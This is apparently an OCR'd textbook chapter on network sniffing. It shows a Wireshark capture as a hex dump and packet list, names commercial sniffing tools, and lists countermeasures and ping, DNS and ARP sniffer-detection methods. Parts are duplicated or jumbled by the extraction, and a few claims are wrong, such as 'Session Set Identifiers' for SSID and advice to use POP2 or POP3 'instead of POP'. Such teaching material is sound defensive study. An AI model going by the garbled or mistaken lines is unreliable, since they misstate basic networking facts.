0000  33 33 ff c0 22 22 00 1f  2c 61 2e 97 86 dd 60 00   33··""·· ,a.···`·
0010  00 00 00 20 3a ff fd 15  4b a5 5a 2b 10 08 f1 da   ··· :··· K·Z+····
0020  44 cc e8 5b 3b 42 ff 02  00 00 00 00 00 00 00 00   D··[;B·· ········
0030  00 01 ff c0 22 22 87 00  75 be 00 00 00 00 fe 80   ····""·· u·······
0040  00 00 00 00 00 00 02 50  56 ff fe c0 22 22 01 01   ·······P V···""··
0050  00 1f 2c 61 2e 97                                  ··,a.·

wireshark_Ethernet0_20190802124249_a04060.pcapng   Packets: 54 · Displayed: 54 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```

https://www.wireshark.org

SteelCentral Packet Analyzer
https://www.riverbed.com

Capsa Network Analyzer
https://www.colasoft.com

Observer Analyzer
https://www.viavisolutions.com

PRTG Network Monitor
https://www.paessler.com

SolarWinds Deep Packet Inspection and Analysis
https://www.solarwinds.com

Sniffing Tools


System administrators use automated tools to monitor their network, but attackers misuse these tools to sniff network data.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark lets you capture and interactively browse the traffic running on a computer network. This tool uses WinPcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data display can be refined using a display filter.

  As shown in the screenshot, attackers use Wireshark to sniff and analyze the packet flow in the target network and extract critical information about the target.



```
No.  Time      Source                Destination        Protocol Lengt Info
  40 6.744690  fd15:4ba5:5a2b:1008… ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:50:5…
  41 7.711862  fd15:4ba5:5a2b:1008… ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  42 8.059689  10.10.10.10           172.217.160.132    TCP       66 50193 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PER…
  43 8.137089  Vmware_5d:61:b3       Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  44 8.166791  Vmware_5d:61:b3       Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  45 8.537803  10.10.10.1            239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  46 8.915244  10.10.10.10           172.217.160.132    TCP       66 [TCP Retransmission] 50191 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS…
  47 9.197548  fd15:4ba5:5a2b:1008… ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  48 9.538733  10.10.10.1            239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  49 9.713018  fd15:4ba5:5a2b:1008… ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  50 9.760145  Starbrid_61:2e:97     Broadcast          ARP       42 Who has 10.10.10.2? Tell 10.10.10.10 (duplicate use of 10.10.10…
  51 10.137379 Vmware_5d:61:b3       Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  52 10.167677 Vmware_5d:61:b3       Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  53 10.539656 10.10.10.1            239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  54 10.714490 Starbrid_61:2e:97     Broadcast          ARP       42 Who has 10.10.10.2? Tell 10.10.10.10 (duplicate use of 10.10.10…
```

```
> Frame 41: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
> Ethernet II, Src: Starbrid_61:2e:97 (00:1f:2c:61:2e:97), Dst: IPv6mcast_ff:c0:22:22 (33:33:ff:c0:22:22)
> Internet Protocol Version 6, Src: fd15:4ba5:5a2b:1008:f1da:44cc:e85b:3b42, Dst: ff02::1:ffc0:2222
> Internet Control Message Protocol v6
```


```
0000  33 33 ff c0 22 22 00 1f  2c 61 2e 97 86 dd 60 00   33··""·· ,a.···`·
0010  00 00 00 20 3a ff fd 15  4b a5 5a 2b 10 08 f1 da   ··· :··· K·Z+····
0020  44 cc e8 5b 3b 42 ff 02  00 00 00 00 00 00 00 00   D··[;B·· ········
0030  00 01 ff c0 22 22 87 00  75 be 00 00 00 00 fe 80   ····""·· u·······
0040  00 00 00 00 00 00 02 50  56 ff fe c0 22 22 01 01   ·······P V···""··
0050  00 1f 2c 61 2e 97                                  ··,a.·
```

wireshark_Ethernet0_20190802124249_a04060.pcapng || Packets: 54 · Displayed: 54 (100.0%) · Dropped: 0 (0.0%) || Profile: Default

Figure 6.18: Capturing packets using Wireshark

Some examples of additional sniffing tools are listed below:

- SteelCentral Packet Analyzer (*https://www.riverbed.com*)
- Capsa Network Analyzer (*https://www.colasoft.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- SolarWinds Deep Packet Inspection and Analysis (*https://www.solarwinds.com*)



Module Flow


Understand Packet Sniffing Concepts

Discuss Sniffing Techniques

Discuss Sniffing Countermeasures

Discuss Sniffing Countermeasures

The previous section describes how an attacker carries out sniffing with different techniques and tools. This section describes countermeasures and possible defensive techniques used to defend a target network against sniffing attacks.



Sniffing Countermeasures


- **Restrict physical access** to the network media to ensure that a packet sniffer cannot be installed
- Use **end-to-end encryption** to protect confidential information
- Permanently add the **MAC address of the gateway** to the ARP cache
- Use **static IP addresses** and **ARP tables** to prevent attackers from adding spoofed ARP entries for machines in the network
- Turn off **network identification broadcasts**, and if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools

Sniffing Countermeasures

Listed below are some of the countermeasures to be followed to defend against sniffing:

- Restrict physical access to the network media to ensure that a packet sniffer cannot be installed
- Use end-to-end encryption to protect confidential information
- Permanently add the MAC address of the gateway to the ARP cache
- Use static IP addresses and ARP tables to prevent attackers from adding the spoofed ARP entries for machines in the network
- Turn off network identification broadcasts and, if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools
- Use IPv6 instead of IPv4
- Use encrypted sessions such as SSH instead of telnet, Secure Copy (SCP) instead of FTP, and SSL for email connection to protect wireless network users against sniffing attacks
- Use HTTPS instead of HTTP to protect usernames and passwords
- Use a switch instead of the hub, as a switch delivers data only to the intended recipient
- Use Secure File Transfer Protocol (SFTP) instead of FTP for secure transfer of files
- Use PGP and S/MIME, VPN, IPSec, SSL/TLS, SSH, and one-time passwords (OTP)
- Use POP2 or POP3 instead of POP to download emails from email servers
- Use SNMPv3 instead of SNMPv1 and SNMPv2 to manage networked devices


- Always encrypt the wireless traffic with a strong encryption protocol such as WPA or WPA2
- Retrieve MAC addresses directly from NICs instead of the OS; this prevents MAC address spoofing
- Use tools to determine if any NICs are running in promiscuous mode
- Use the concept of Access Control List (ACL) to allow access only to a fixed range of trusted IP addresses in a network
- Change default passwords to complex passwords
- Avoid broadcasting SSIDs (Session Set Identifiers)
- Implement a MAC filtering mechanism on your router
- Implement network scanning and monitoring tools to detect malicious intrusions, rogue devices, and sniffers connected to the network



Sniffer Detection Techniques: Ping Method

Promiscuous Mode
Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
Response Received
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66
Non-Promiscuous Mode
Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
No Response
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66

- ☐ Sends a ping request to the suspect machine with its IP address and an **incorrect MAC address**. The Ethernet adapter rejects it, as the MAC address does not match, whereas the suspect machine running the **sniffer responds** to it as it does not reject packets with a different MAC address




Sniffer Detection Techniques: DNS Method

Most of the sniffers perform **reverse DNS lookups** to identify the machine from the IP address

Ping (192.168.0.1)
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Ping (192.168.0.2)
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Reverse DNS Lookup
DNS Server
Ping (192.168.0.3)
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

A machine generating **reverse DNS lookup traffic** is very likely to be running a sniffer



Sniffer Detection Techniques: ARP Method

- Only the machine in the promiscuous mode (machine C) **caches the ARP information** (IP and MAC address mapping)
- A machine in the promiscuous mode **responds to the ping message** as it has the correct information about the host sending the **ping requests** in its cache; the rest of the machines will send an ARP probe to identify the source of the ping request


IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
Non-Broadcast ARP
Ping Reply
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

Sniffer Detection Techniques

- **Ping Method**


  To detect a sniffer on a network, identify the system on the network running in promiscuous mode. The ping method is useful in detecting a system that runs in promiscuous mode, which in turn helps to detect sniffers installed on the network.

  Just send a ping request to the suspected machine with its IP address and incorrect MAC address. The Ethernet adapter will reject it because the MAC address does not match, whereas the suspect machine running the sniffer responds to it, as it does not reject packets with a different MAC address. Thus, this response will identify the sniffer in the network.



Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
Response Received
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66

Figure 6.19: Promiscuous mode



Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
No Response
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66

Figure 6.20: Non-promiscuous mode

- **DNS Method**

  The reverse DNS lookup is the opposite of the DNS lookup method. Sniffers using reverse DNS lookup increase network traffic. This increase in network traffic can be an indication of the presence of a sniffer on the network. The computers on this network are in promiscuous mode.

  Users can perform a reverse DNS lookup remotely or locally. Monitor the organization's DNS server to identify incoming reverse DNS lookups. The method of sending ICMP requests to a non-existing IP address can also monitor reverse DNS lookups. The computer performing the reverse DNS lookup would respond to the ping, thus identifying it as hosting a sniffer.

  For local reverse DNS lookups, configure the detector in promiscuous mode. Send an ICMP request to a non-existing IP address and view the response. If the system receives a response, the user can identify the responding machine as performing reverse DNS lookups on the local machine. A machine generating reverse DNS lookup traffic will most likely be running a sniffer.




Figure 6.21: Sniffing detection using the DNS method

- **ARP Method**

  This technique sends a non-broadcast ARP to all the nodes in the network. The node that runs in promiscuous mode on the network will cache the local ARP address. Then, it will broadcast a ping message on the network with the local IP address but a different MAC address. In this case, only the node that has the MAC address (cached earlier) will be able to respond to your broadcast ping request. A machine in promiscuous mode replies to the ping message, as it has the correct information about the host that is sending ping requests in its cache; the remaining machines will send an ARP probe to identify the source of the ping request. This will detect the node on which the sniffer is running.


